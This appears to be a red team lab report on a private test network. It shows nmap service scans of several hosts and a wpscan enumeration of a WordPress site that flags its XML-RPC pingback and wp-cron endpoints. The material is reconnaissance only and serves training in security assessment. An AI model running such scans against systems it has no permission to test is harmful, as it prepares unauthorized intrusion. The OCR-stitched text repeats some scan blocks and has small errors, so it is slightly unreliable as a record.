Red Team

Summary of Operations

Table of Contents

1. Exposed Services

Nmap scan results for each machine reveal the below services and OS details:


```
$ nmap -sV 192.168.1.0/24
```

```
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
Not shown: 995 filtered ports
PORT STATE SERVICE          VERSION
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00068s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp   open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http        Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00081s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http          Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT  STATE SERVICE          VERSION
22/tcp  open  ssh                OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http               Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00085s latency).
Not shown: 995 closed ports
```


```
PORT  STATE SERVICE          VERSION
22/tcp  open  ssh                   OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http                  Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap scan report for 192.168.1.90

```
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh           OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-10 18:56 PST
Nmap scan report for 192.168.1.1
Host is up (0.00060s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0036s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.0022s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
```



```
Nmap scan report for 192.168.1.110
Host is up (0.0022s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 6.80 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- **Target 1**
    - 22/tcp open ssh   OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
    - 80/tcp open http   Apache httpd 2.4.10 ((Debian))
    - 111/tcp open rpcbind 2-4 (RPC #100000)
    - 39/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    - 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)



```
root@Kali:~# nmap 192.168.1.110 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-10 18:55 PST
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```


2. Critical Vulnerabilities

The following vulnerabilities were identified on each target:


- **Target 1**
  - Wordpress supports the ***Pingback XML-RPC API***.
    - Word Press XMS-RPC Pingback Vulnerability - Using XML-RPC feature, an attacker can scan other hosts on the intranet or internet via the affected server.
  - Wordpress supports ***wp-cron.php***
    - Can slow down or bring the site down by reducing performance at the time of high HTTP traffic (**check Appendix Page for more info*)

Generic Profile Scan of the Target 1 URL: *Detect WP Version and General Scan*


Command used: ***wpscan --url http://192.168.1.110/wordpress***



```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]Y
[i] Updating the Database ...
[i] Update completed.
```




```
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Feb 18 23:30:07 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=================================================
```



